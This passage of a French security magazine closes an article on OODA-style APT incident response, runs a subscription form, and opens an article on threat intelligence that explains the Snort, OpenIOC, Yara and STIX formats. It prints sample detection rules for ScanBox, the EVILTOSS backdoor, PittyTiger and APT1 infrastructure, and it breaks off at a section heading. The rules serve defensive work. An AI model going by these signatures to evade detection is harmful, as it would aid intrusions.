Première question, mais qui conditionne toutes les autres ! Le but d'une démarche de détection est bien sûr de maximiser les chances de détecter les attaques, sachant qu'une APT passera à travers votre SIEM (*Security Information and Event Management*), dans le flot de la pollution ambiante. C'est aussi de disposer de la matière brute pour l'investigation.

- Quelle est l'étendue de l'attaque ? Ses effets sur notre activité et notre patrimoine informationnel ?

Première question à laquelle l'analyste cyber va devoir répondre : c'est grave, docteur ? La réponse contient deux volets : au plan technique, la phase estimée de l'attaque (primo-infection, phase d'escalade ; se référer à l'article précédent), et au niveau métier, l'impact sur l'activité.

- Qui est l'attaquant ? Que veut-il ? Que sait-il, quels sont ses moyens de renseignement et qu'a-t-il prévu de faire ?

La démarche simpliste d'aller chercher l'ensemble des données produites par un SI et les centraliser ne marchant pas, il est nécessaire de se poser les bonnes questions pour guider le développement de ces outils.

2.1 Voir global : le SIEM

La démarche de type SIEM va permettre de répondre au mieux à la première question. Le lecteur particulièrement intéressé par la mise en place de ce type de démarche pourra se référer à l'article **[MISC69]**, qui retrace les difficultés afférentes à la mise en place de cette démarche qui a bien d'autres intérêts que la lutte contre les APT. On peut néanmoins noter 2 choses dans ce cadre spécifique :

- Les objectifs classiquement assignés au SIEM sont la collecte, l'archivage, l'analyse, la valorisation et la corrélation des données produites par les logs. Dans le cadre de la lutte contre les APT, une corrélation temps réel n'aura de sens que si le reste de la boucle OODA est réalisé dans le même tempo. Ce n'est en général pas le cas (ni du côté du défenseur, ni même de celui de l'attaquant), et donc un corrélateur temps réel de type SEM, s'il peut être efficace pour contrer la pollution ou les attaques connues (signature IDS, C&C réputés malveillants), est très complexe à utiliser dans la recherche d'APT (signature d'attaque inconnue ?), et même parfois inutile. À l'inverse, le SIM totalement passif, mais qui permet de valoriser une grande quantité d'informations, de rechercher des patterns longs

et complexes via des mécanismes de visualisation ad hoc sera mieux adapté, même si celui-ci n'est consulté qu'une fois par jour.

- La démarche SIEM a un énorme effet sur l'assainissement du réseau des comportements à risque des utilisateurs. Elle détectera un large panel d'outils classiques, rendant l'investissement nécessaire à l'attaquant pour pénétrer bien plus important (et baissera donc le nombre d'occurrences des attaques... une bonne sécu sert bien à quelque chose !).

La proposition de norme ETSI ISG ISI issue des travaux du R2GS **[ETSI]** fournit à ce propos des indicateurs intéressants permettant de savoir si la démarche SIEM est optimisée. Néanmoins, penser que le travail s'arrête là serait une erreur : l'immense majorité des alertes qu'un SIEM bien configuré remonte sont des « faux positifs » vis-à-vis de la recherche d'APT. L'erreur serait alors de déclencher l'armada à chaque soubresaut du réseau !

2.2 Voir en détail : le remote forensic

Si l'on cherche à identifier les données concourant aux réponses des questions ci-dessus, on se rend vite compte que celles-ci sont d'une taille trop importante pour être remontées dans un SIEM (sauf à vouloir multiplier par 2 le débit de ses réseaux et à s'offrir un data center digne de Fort Meade), il va être nécessaire de laisser dans le réseau (et en particulier sur les machines) un certain nombre de ces données. L'objectif étant bien sûr d'y accéder, il faudra que cette démarche soit fluide. Or, si détecter un symptôme en 5 secondes n'est pas utile vis-à-vis des ordres de grandeur de la boucle OODA de l'attaquant, mettre 7 jours à récupérer une information, car une copie du disque sur le réseau prend ce temps, est un peu trop long.

Le *remote forensic* peut être réalisé au travers d'outils très souvent commercialisés par les développeurs d'outils forensic classiques, mais aussi être adaptés par la structure elle-même **[MISC HSI0]**, l'important étant d'avoir à sa disposition la capacité d'aller chercher les réponses aux questions telles que (liste non exhaustive) :

- Y a-t-il un processus inconnu qui fonctionne sur la machine ?
- Est-ce bien l'utilisateur qui a cliqué sur ce lien ou envoyé ce mail ?
- Tel fichier existe-t-il sur une de mes machines ?

Cela implique d'être en mesure de traiter toutes les machines en profondeur, en n'oubliant pas que l'attaquant pourrait utiliser ce dispositif contre vous en manipulant votre perception, via l'utilisation de rootkits.

De nombreux types d'informations peuvent s'avérer critiques une fois le cycle de réponse à incident enclenché, et la capacité à aller les chercher au bon moment se prépare forcément avant la crise. Il conviendra alors de bien mesurer le prix à payer ainsi que le risque pris pour accéder à ces informations.



2.3 Se concentrer sur le nécessaire : la threat intelligence (1)

Une démarche s'arrêtant à ce niveau risque fort de mener à l'échec en raison de la quantité de faux positifs qu'elle aura à traiter. Tout revient donc à bien choisir les alertes que l'on veut traiter. Pour cela, il apparaît particulièrement nécessaire de connaître le domaine dans lequel on évolue. Une base de capitalisation des connaissances s'avère nécessaire, non pas uniquement pour identifier les attaques, mais aussi afin de pouvoir discriminer ce qui est normal. Les listes blanches comme la *National Standard Software Library* [NSRL], ou même une liste blanche ad hoc réalisée avec des prélèvements en remote forensic peuvent par exemple compléter l'approche classique en liste noire.

3 Orientation : le threat intelligence (2)

La phase d'orientation est tout à fait centrale dans l'approche de Boyd. A priori obscure, elle recoupe l'ensemble de la démarche de réflexion visant à comprendre l'adversaire, ses biais décisionnels, afin de préparer les grandes lignes de l'action.

Ce type de réflexion ne peut être mené que lorsque l'on dispose de suffisamment d'éléments sur la menace. C'est la raison pour laquelle une démarche TI structurée est si importante. L'outillage afférent est primordial pour lier l'ensemble des informations disponibles sur la menace.

Le travail d'analyse forensic (pris au sens large bien sûr, en incluant le forensic de système, l'analyse de code malveillant et l'analyse de traces réseaux) contribue directement à cette analyse. Au-delà de la définition d'IOC qui va permettre de détecter une attaque, l'analyse forensics a pour but de mettre en évidence tous les éléments caractéristiques : mode opératoire, outils et infrastructure utilisés. À partir de ces éléments et à l'aide d'un historique conséquent, il sera ainsi possible de rapprocher ces éléments techniques d'autres attaques passées.

Cette connaissance permettra de mettre en évidence plusieurs éléments qui aideront l'action :

- Victimologie : le type de victimes frappé par un attaquant fournit plusieurs informations. Elles permettent de dévoiler l'objectif de l'attaquant (le type d'information auquel il s'intéresse, par exemple), voire son identité.
- TTP : les attaquants ayant des TTP caractéristiques en deviennent prévisibles dans leur approche et dans le déroulé de l'attaque. En identifiant le stade de l'attaque, il sera ainsi possible de prévoir ses actions futures et le leurrer plus efficacement.

- Analyse des outils : plusieurs caractéristiques peuvent trahir l'identité d'un attaquant :
 - Packer utilisé : peut servir à identifier l'équipe de développement ;
 - CVE utilisées : proximité organisationnelle voire même équipe de développement ;
 - Robustesse du code ;
 - Liens avec le système et éléments de persistance ;
 - Traces laissées sur le système.

- Infrastructure de l'attaque : la réutilisation des CnC, soit propres, soit par la location de botnets.

Chaque événement relatif à une attaque, qu'il soit identifié sur les SI de ses clients ou issus des relations inter CSIRT, doit être décrit au mieux totalement ou à défaut partiellement suivant ces 4 axes avec pour objectif d'être lié à chaque fois qu'un sommet est en commun. La description des groupes d'attaquants, de leur mode opératoire, leurs centres d'intérêt et leur capacité se dessine alors progressivement.

Dans la phase d'orientation post-détection, l'équipe CSIRT va pouvoir, en identifiant les patterns représentatifs de cette base de renseignement dans les données issues des SICs de la victime, indiquer :

- De quel groupe il s'agit ;
- Pourquoi il est là ;
- Quelle sera sa prochaine étape.

4 Décision

La démarche décrite dans la phase d'orientation laissera fatalement de nombreuses incertitudes, et la phase de décision a pour rôle de soupeser ces incertitudes en formulant des hypothèses pour combler le manque.

Au minimum, ces problématiques devront être abordées :

- Attaque (étendue, but) ;
- Attaquant (identité, motivation) ;
- Impacts potentiels sur l'activité.

Les hypothèses formulées en réponse à ces problématiques seront alors étudiées dans la structure adéquate qu'est la cellule de gestion de crise. Chaque hypothèse guidera alors l'action qui suit ainsi que la phase d'observation suivante, qui aura pour rôle de confirmer l'hypothèse (et le remote forensic deviendra alors l'élément essentiel voire même le forensic physique si les contraintes le permettent avant afin d'éliminer au maximum les risques de leurre).

Cette démarche n'est pas anodine et nécessite d'être préparée. L'apprentissage de la décision dans l'incertitude est un art difficile, et la crise nécessite que cette décision soit rapide. La gestion de crise ne consiste pas uniquement à gérer la communication !



5 Action

Dans l'univers de la lutte contre les APT, les 3 grandes options stratégiques sont :

- L'éradication de l'attaquant : ce type d'action n'est pas exempt de risques. En effet, dans cette phase l'équipe CSIRT va perdre l'initiative, car elle indiquera à l'attaquant qu'il a été découvert. L'objectif est donc bien sûr de réduire ses capacités à un niveau tel que celui-ci doive recommencer depuis le début. Lors de cette décision, l'équipe CSIRT doit s'assurer que :
 - L'attaque a été parfaitement identifiée et que les capacités de l'attaquant ont été suffisamment réduites pour l'empêcher de revenir le lendemain.
 - La phase d'éradication est suffisamment soudaine pour ne pas permettre à l'attaquant de s'adapter (ou, en termes Boydien, de compléter sa boucle OODA).
- La *deception* : l'objectif de cette option est de garder l'initiative le plus longtemps possible afin d'épuiser les ressources de l'attaquant. La particularité du domaine cyber est qu'un outil d'attaque (malware, exploit, etc.) ne s'utilise que de manière radicale (d'un seul coup) et uniquement lorsqu'il est découvert. Les outils clés de cette étape sont bien sûr les honeypots, mais peuvent utiliser les ressources du réseau de la victime, à condition bien sûr que les risques soient proprement évalués. Cette *deception* a l'avantage de pouvoir commencer avant d'avoir identifié totalement tous les aspects de l'attaque, l'obstacle important étant bien sûr cette prise de risque à assumer.
- Le *containment* discret : cette option peut être vue comme une phase préparatoire à l'éradication ou à la *deception*. En effet, l'objectif est de garder l'initiative tout en amenant le combat dans un espace plus avantageux pour l'équipe CSIRT.

Noter que ne rien faire et repasser dans une phase d'observation est aussi une option parfaitement acceptable si les risques de se tromper d'hypothèse lors de la phase de décision sont trop grands. La phase d'observation suivante devra permettre de lever ce risque.

Conclusion

In fine, les grandes idées présentées dans cet article sont donc :

- Dans le cadre de la lutte contre les APT, le cyber doit s'appréhender comme un espace de combat à part entière. Si les outils et les dispositifs sont bien sûr différents, les préceptes stratégiques qui pilotent le processus sont exactement les mêmes.
- L'initiative n'est pas réservée aux équipes d'attaquants.

Un attaquant détecté l'a perdu, et l'équipe CSIRT peut réellement alors détruire ses capacités.

- La démarche de Threat Intelligence, est au cœur du dispositif, car c'est elle qui permettra la rapidité de la boucle OODA en précisant les hypothèses et en limitant le risque.

Ce cycle décisionnel a bien sûr vocation à être répété, à une fréquence suffisamment rapide pour permettre au défenseur de conserver sa liberté d'action. Il faut bien prendre en compte le fait qu'un adversaire bien préparé, dès qu'il aura détecté un changement inhabituel, saura nettoyer ses traces, désinstaller ses outils et purger les logs. Le travail de *deception* est donc à la fois un jeu sous haute tension (continuer à opérer l'air de rien quand l'attaquant est en train de vous piller) et à risque (détection prématurée = fuite rapide et retour garanti dans le mois). C'est également un jeu gratifiant, car il peut permettre de dissuader durablement l'attaquant de revenir et le piller (lui aussi) de son capital informationnel : modes opératoires, outils, exploits, etc.

Faire tourner ce cycle, attendre les résultats préliminaires, réorienter les moyens, gérer la communication interne / externe... tout cela consomme énormément de temps. La mise en place d'une cellule de crise aguerrie via des entraînements répétés (et pas que des techos, hein ?) ainsi que la définition d'un *battle rythm* (enchaînement des cycles de réunion, de points de situation, de prises de décision, etc.) : autant de clés pour une réponse efficace et éclairée à une APT. ■

■ Références

- [Boyd] Frans P.B. Osinga, *Science, Strategy and War : The Strategic Theory of John Boyd (Strategy and History)*
- [Coucou] Clifford Stoll, *Le nid du coucou*, ISBN 2226037810
- [ETSI] http://en.wikipedia.org/wiki/Information_security_indicators
- [MISC69] MISC n°69, *Et vous, vous avez quoi dans vos logs ?*
- [MISCHS10] MISC Hors-série n°10, *Débusquez vos APT dans votre parc*
- [Moran] « *Full diagram originally drawn by John Boyd for his briefings on military strategy, fighter pilot strategy, etc.* » by Patrick Edwin Moran, licensed under the Creative Commons Attribution 3.0 Unported licence, <http://commons.wikimedia.org/wiki/File:OODA.Boyd.svg>.
- [NSRL] <http://www.nsrl.nist.gov/>
- [SANS] SANS Institute, *Creating and managing an incident response team for large company*, <http://www.sans.org/reading-room/whitepapers/incident/creating-managing-incident-response-team-large-company-1821>
- [Schneier] https://www.schneier.com/blog/archives/2014/11/the_future_of_i.html

DÉCOUVREZ NOS NOUVELLES OFFRES D'ABONNEMENTS !

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

www.ed-diamond.com



LES COUPLAGES PAR SUPPORT :

VERSION PAPIER

Retrouvez votre magazine favori en papier dans votre boîte à lettres !



VERSION PDF

Envie de lire votre magazine sur votre tablette ou votre ordinateur ?



ACCÈS À LA BASE DOCUMENTAIRE

Effectuez des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.



Sélectionnez votre offre dans la grille au verso et renvoyez ce document complet à l'adresse ci-dessous !

Voici mes coordonnées postales :

Société :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Pays :

Téléphone :

E-mail :

- ☐ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.
☐ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : boutique.ed-diamond.com/content/3-conditions-generales-de-ventes et reconnais que ces conditions de vente me sont opposables.



Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....
.....

VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

Prix TTC en Euros / France Métropolitaine

CHOISISSEZ VOTRE OFFRE !

SUPPORT

Prix en Euros / France Métropolitaine

ABONNEMENT

PAPIER

PAPIER + PDF

PAPIER + BASE DOCUMENTAIRE

PAPIER + PDF + BASE DOCUMENTAIRE

Réf
Tarif TTC

PDF 1 lecteur
Réf
Tarif TTC

1 connexion BD
Réf
Tarif TTC

PDF 1 lecteur + 1 connexion BD
Réf
Tarif TTC

Offre
ABONNEMENT

Réf
Tarif TTC

PDF 1 lecteur
Réf
Tarif TTC

1 connexion BD
Réf
Tarif TTC

PDF 1 lecteur + 1 connexion BD
Réf
Tarif TTC

MC
MISC
6^{ns}
+
2^{ns}
HS

MC1
42,-
MC+1
54,-

MC12
62,-
MC+12
81,-

MC13
99,-
MC+13
103,-

MC123
111,-
MC+123
130,-

LES COUPLAGES « LINUX »

B
MISC
6^{ns}
+
11^{ns}
GLMF

B1
100,-
B+1
172,-

B12
147,-
B+12
248,-

B13
233,-
B+13
300,-

B123
280,-
B+123
381,-

B+
MISC
6^{ns}
+
2^{ns}
HS

B+1
172,-
B+12
248,-

B+12
248,-
B+13
300,-

B+13
300,-
B+123
381,-

B+123
381,-
B+123
381,-

C
MISC
6^{ns}
+
6^{ns}
LP

C1
135,-
C+1
236,-

C12
197,-
C+12
339,-

C13
312,-
C+13
403,-

C123
374,-
C+123
516,-

C+
MISC
6^{ns}
+
2^{ns}
HS

C+1
236,-
C+12
339,-

C+12
339,-
C+13
403,-

C+13
403,-
C+123
516,-

C+123
516,-
C+123
516,-

LES COUPLAGES « EMBARQUÉ »

E
MISC
6^{ns}
+
6^{ns}
HK*

E1
105,-
E+1
119,-

E12
158,-
E+12
179,-

E13
179,-*
E+13
193,-*

E123
232,-*
E+123
253,-*

E+
MISC
6^{ns}
+
2^{ns}
HS

E+1
119,-
E+12
179,-

E+12
179,-
E+13
193,-*

E+13
193,-*
E+123
253,-*

E+123
253,-*
E+123
253,-*

LES COUPLAGES « GÉNÉRAUX »

H
MISC
6^{ns}
+
6^{ns}
HK*

H1
200,-
H+1
301,-

H12
300,-
H+12
452,-

H13
402,-*
H+13
493,-*

H123
499,-*
H+123
639,-*

H+
MISC
6^{ns}
+
2^{ns}
HS

H+1
301,-
H+12
452,-

H+12
452,-
H+13
493,-*

H+13
493,-*
H+123
639,-*

H+123
639,-*
H+123
639,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

N'hésitez pas à consulter les détails des offres ci-dessus sur : www.ed-diamond.com !

THREAT INTELLIGENCE ET APT

David Bizeul (@davidbizeul) – Airbus Defence & Space – david.bizeul@airbus.com

Xavier Creff – Credit Agricole Cards & Payments – xavier.creff@ca-cp.fr



mots-clés : THREAT INTELLIGENCE / BUZZWORDS

Dans le contexte de réponse à incident, la phase d'investigation numérique peut être traitée soit en mode tour d'ivoire, soit en prenant en compte un écosystème plus global. Dans ce cadre, l'attaque sera mise en relation avec d'autres attaques déjà observées. C'est cet objectif que vise à atteindre toute la mécanique de la threat intelligence : modéliser les menaces pour savoir à un instant T ce à quoi une victime est confrontée.

1 Théorie

1.1 Un peu d'histoire

Commençons par quelques généralités pour nous mettre en bouche. La terminologie « threat intelligence » est apparue vers le début de l'année 2011. À cette période, le monde est en effervescence à cause des premiers grands cas d'APT médiatisés. Les industriels fourbissent leurs premières armes dans le champ de bataille « cyber ».

Pour autant, le concept de threat intelligence n'est pas nouveau et certaines organisations, de type étatique et de type défense utilisaient déjà le concept de renseignement opérationnel sur Internet via diverses techniques bien avant 2011.

Aujourd'hui, ce terme est devenu un vrai buzz word et est pour ainsi dire utilisé à toutes les sauces. Quelle société de conseil, quel vendeur de solutions ne dispose pas (sur le papier et les PowerPoint) de sa capacité de threat intelligence ?

1.2 Les concepts : cycle du renseignement

Il est peut être nécessaire de préciser au lecteur qu'intelligence en anglais signifie renseignement en français. Et par essence, la threat intelligence (soit donc



Fig. 1 : Évolution de « threat intelligence » dans Google Trend.

le renseignement sur la menace) se base sur les mêmes grands principes que le renseignement traditionnel.

Le renseignement fonctionne sur la base d'un cycle [1]. Chaque opération suit ainsi un processus assez logique passant par plusieurs étapes :

- La planification et la direction constituent les notions de base permettant de définir l'objectif à atteindre. Cette direction peut elle-même être conditionnée par des premières conclusions d'investigation.
- La collecte passe par la capture de données en orientant des capteurs de tout type. Différents types de capteurs peuvent être utilisés comme des capteurs humains (renseignement historique), des capteurs électroniques, des capteurs satellitaires,



des capteurs de signaux et des capteurs sur données ouvertes. Bien évidemment, la collecte non étatique reste cantonnée au dernier secteur.

- La mise à profit des données permet de tirer le bénéfice d'outils ou de traitements qui vont consolider des informations nécessaires à la suite des opérations à partir des données collectées.
- La phase d'analyse permet un traitement plus qualifié, plus humain aussi dans lequel un analyste (logique) vient apporter son expertise métier pour agréger des informations de prime abord décorrélées, pour les interpréter et effectuer une synthèse qui viendra s'ajouter à une base de renseignements.
- La phase de dissémination consiste à mettre à profit le renseignement généré à un donneur d'ordre ou à un public plus large.

Faisons maintenant un parallèle simple avec les activités de threat intelligence pour que tout s'éclaire :

- La direction consiste à investiguer autour d'un groupe d'attaquants ;
- La collecte s'appuie sur une capacité à capturer des contenus OSINT intéressants (diverses sources d'information fournissant de la matière pertinente) ;
- Le traitement (automatique) consiste à simplifier les données collectées, les regrouper, les enrichir, les corrélérer, les structurer et certainement les indexer ;
- L'analyse (traitement manuel) consiste à utiliser les informations consolidées pour les valider, les affiner, les agréger, les contextualiser et les structurer dans un format opérationnellement exploitable ;
- La dissémination permet de partager les renseignements obtenus auprès d'une communauté intéressée.

1.3 Formats de modélisation

Pour mettre en œuvre la dissémination, il est bien nécessaire d'utiliser des supports et des formats définis. Cela va permettre à l'émetteur et au destinataire de pouvoir échanger des informations structurées mettant en évidence des caractéristiques précises d'une menace particulière.

Le problème c'est que selon la menace concernée, la façon de la représenter est différente. Historiquement, le problème vient de l'industrie éditrice qui a orienté la façon de percevoir une menace non pas par rapport à ce




Fig. 2 : Cycle du renseignement.

qu'elle est ou ce qu'elle représente, mais par rapport à la capacité de l'éditeur de l'aborder.

Ainsi, il existe plusieurs formats plus ou moins utilisés pour décrire les menaces.

1.3.1 SNORT

Le format SNORT est apparu avec la solution open source du même nom et a été très largement utilisé jusqu'à aujourd'hui pour détecter des menaces se propageant sur le réseau.

Il a l'avantage d'être très pertinent pour décrire un comportement réseau particulier.

La règle SNORT ci-dessous peut être utilisée en contexte APT pour détecter des infections initiales associées à Scanbox (crédit AlienVault [2]) :

```

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET CURRENT_EVENTS ScanBox Framework used in WateringHole Attacks Initial (POST)"; flow:to_server,established; content:"POST"; http_method; content:"projectId="; http_client_body; fast_pattern:only; content:"agent="; http_client_body; content:"platform="; http_client_body; content:"seed="; http_client_body; content:"screen="; http_client_body; reference:url,www.alienvault.com/open-threat-exchange/blog/scanbox-a-reconnaissance-framework-used-on-watering-hole-attacks; classtype:trojan-activity; sid:2019094; rev:2;)
  
```

1.3.2 Open IOC

Le format OpenIOC a déjà été décrit dans un article MISC [3] dédié. En synthèse, on retiendra que ce format a été proposé à la communauté par la société Mandiant®. Ce format est utilisé par les outils de la même société (maintenant FireEye®) pour définir ce qui est malveillant. À l'inverse du format SNORT, le format IOC a l'avantage d'être pertinent pour caractériser une malveillance affectant un poste de travail.

La règle IOC ci-dessous peut être utilisée en contexte APT pour détecter la présence d'une payload délivrée par Sofacy (crédit FireEye [4]) :

```

<?xml version="1.0" encoding="UTF-8"?>
<!--
  TITLE:          a6c6dbf0-d72a-4f07-8b11-55527aef4755.ioc
  VERSION:        1.0
  DESCRIPTION:    OpenIOC file
  LICENSE:        Copyright 2014 FireEye Corporation. Licensed under the
                  Apache 2.0 license.
  -->
  
```

FireEye licenses this file to you under the Apache License, Version 2.0 (the "License"); you may not use this file except in compliance with the License. You may obtain a copy of the License at:



<http://www.apache.org/licenses/LICENSE-2.0>

Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.

```
-->
<ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
www.w3.org/2001/XMLSchema" xmlns="http://schemas.mandiant.com/2010/ioc"
id="a6c6dbf0-d72a-4f07-8b11-55527aef4755" last-modified="2014-10-19T15:42:21Z">
  <short_description>EVILTOSS (REPORT)</short_description>
  <description>This backdoor has been delivered through the SOURFACE downloader
to gain system access for reconnaissance, monitoring, credential theft, and
shellcode execution.</description>
  <keywords/>
  <authored_by>FireEye</authored_by>
  <authored_date>2014-10-17T02:00:57Z</authored_date>
  <links>
    <link rel="threatcategory">APT</link>
    <link rel="threatgroup">APT28</link>
    <link rel="category">Backdoor</link>
    <link rel="family">EVILTOSS</link>
    <link rel="license">Apache 2.0</link>
  </links>
  <definition>
    <Indicator id="c6e2567b-8466-44ed-9fd2-2e92f532fa0c" operator="OR">
      <IndicatorItem id="0195bdbb-61bd-4fdd-bc80-cc130234b0a9" condition="is">
        <Context document="FileItem" search="FileItem/FileName" type="mir"/>
        <Content type="string">netui.dll</Content>
      </IndicatorItem>
      <IndicatorItem id="d96396b2-672a-4518-87a2-53c66d20676a"
condition="contains">
        <Context document="ProcessItem" search="ProcessItem/SectionList/
MemorySection/Name" type="mir"/>
        <Content type="string">netui.dll</Content>
      </IndicatorItem>
    </Indicator>
  </definition>
</ioc>
```

1.3.3 Yara

Le format Yara est très largement utilisé dans la communauté threat intelligence pour pouvoir caractériser des codes malveillants. Il a été décrit dans un article *MISC* [5] dédié. Ce format ne se focalise que sur les caractéristiques intrinsèques d'un fichier et est particulièrement pertinent pour identifier des souches de familles de code malveillant.

La règle Yara ci-dessous peut être utilisée en contexte APT pour détecter un malware de type Pitty Tiger (crédit Airbus Defence & Space [6]) :

```
rule APT_PittyTiger
{
  meta:
    description = "PittyTiger"
    author = "David Bizeul / Airbus Defence & Space"
    date = "2014-07-15"
    version = "1.0"
    reference = "http://blog.airbuscybersecurity.com/post/2014/07/The-
Eye-of-the-Tiger2"

  strings:
    $a = "---PittyTiger"
    $b = "/FC001/GET "

  condition:
    any of them
}
```

1.3.4 STIX

STIX fait partie d'un ensemble de modélisation proposé par le MITRE [7]. Autour de cette famille, figurent également TAXII, Cybox, CAPEC, MAEC. Pour la suite de cet article et pour rendre le discours plus limpide, le terme

STIX sera utilisé (abusivement) pour décrire l'ensemble de ces catégories.

STIX s'insère à un niveau de représentation au-dessus des autres formats évoqués précédemment. En effet, STIX a pour vocation de pouvoir modéliser un attaquant plutôt que de mettre l'accent sur un événement particulier causé par ce même attaquant. La figure 4 donne un bon aperçu.

Dans STIX, les éléments observables (NDLA : « on devrait ici parler de Cybox ») représentent certainement ce qui




Fig. 4 : Grands principes STIX.



est le plus facilement utilisable pour caractériser les activités unitaires d'un attaquant et générer des contenus assimilables à des signatures :

La structure ci-dessous peut être utilisée en contexte APT pour exprimer qu'un bloc d'adresse particulier était utilisé dans le contexte des attaques observées par le groupe APT1/Comment Crew.

```
<stix:Indicators>
<stix:Indicator xsi:type="indicator:IndicatorType"
id="example:Indicator-1" timestamp="2014-02-20T09:00:00.000000Z">

  <indicator:Title>APT-1 IP Addresses </indicator:Title>
  <indicator:Type xsi:type="stixVocabs:IndicatorTypeVocab-
1.1">IP Watchlist</indicator:Type>

  <indicator:Observable id="example:Observable-1">
    <cybox:Object id="example:Object-1">
      <cybox:Properties xsi:type="AddressObject:AddressOb
jectType" category="ipv4-net">
        <AddressObject:Address_Value
condition="Equals"> 223.166.0.0/15 </AddressObject:Address_Value>
      </cybox:Properties>
    </cybox:Object>
  </indicator:Observable>

  <indicator:Indicated_TTP>
    <stixCommon:TTP idref="example:TTP-1" />
  </indicator:Indicated_TTP>
</stix:Indicator>

<stix:TTP xsi:type="ttp:TTPType" id="example:TTP-1"
timestamp="2014-02-20T09:00:00.000000Z">
  <ttp:Title>C2 Behavior</ttp:Title>
</stix:TTP>
</stix:Indicators>
```

1.4 Les mots clés essentiels

STIX permet de modéliser les concepts clés de threat intelligence de manière assez logique. Toutes les structures qui y sont rattachées ont du sens dans une approche de threat intelligence. Les concepts les plus intéressants sont les suivants :

- L'observation correspond à la caractéristique unitaire de la concrétisation d'une attaque sur le système d'information (ie : création d'une clé dans la base de registre).
- L'indicateur correspond à un ensemble d'observations qui attestent d'un comportement propre d'une attaque. L'indicateur peut être borné dans le temps ou bien encore associé à une sensibilité particulière.
- TTP (*Tactics, Techniques and Procedures*) est un acronyme revenant souvent en threat intelligence et décrivant les modes opératoires de l'attaquant. C'est le point d'articulation majeur menant à l'attribution.
- L'attaquant est utilisé pour décrire l'agresseur, celui-ci pouvant être un acteur individuel ou une structure étatique particulièrement complexe.

- La campagne correspond à une instance d'attaque opérée par l'attaquant et associée à certaines caractéristiques de son mode opératoire.
- L'incident correspond à ce à quoi est confrontée la victime lorsque l'attaquant vise son système d'information lors d'une campagne particulière.
- Le plan d'action correspond à une stratégie opérationnelle que la victime peut déployer lorsqu'un incident avec certaines caractéristiques se produit.

2 La threat intelligence par la pratique

Maintenant que les fondations théoriques sont posées, passons au concret. Comme tout bon bricoleur, le spécialiste threat intelligence a besoin d'une trousse à outils et idéalement d'avoir survolé les notices des outils les plus complexes.

2.1 Les outils

Un attaquant cherche souvent à amortir son investissement. D'un point de vue technique, cela signifie que l'infrastructure qu'il met en place lui sert plusieurs fois et que des familles de malwares (développées en interne ou intégrés) seront utilisées (beaucoup) plus d'une fois.

Pour que son infrastructure serve, il faut qu'elle existe (adresse(s) IP), qu'elle soit routée (distribution de préfixes via BGP), voire qu'elle passe inaperçue lorsqu'elle est sollicitée via un proxy d'entreprise (utilisation de records DNS).

Pour que son logiciel attaquant serve, il faut qu'il existe (MD5/SHA1), qu'il fonctionne (*entry point*, table d'import, MUTEX...) et qu'il communique vers un serveur de contrôle (C&C).

Toutes ces informations sont autant de potentielles pistes qui peuvent être activées pour creuser durant l'investigation avec différents outils.

2.1.1 Moteurs de recherche

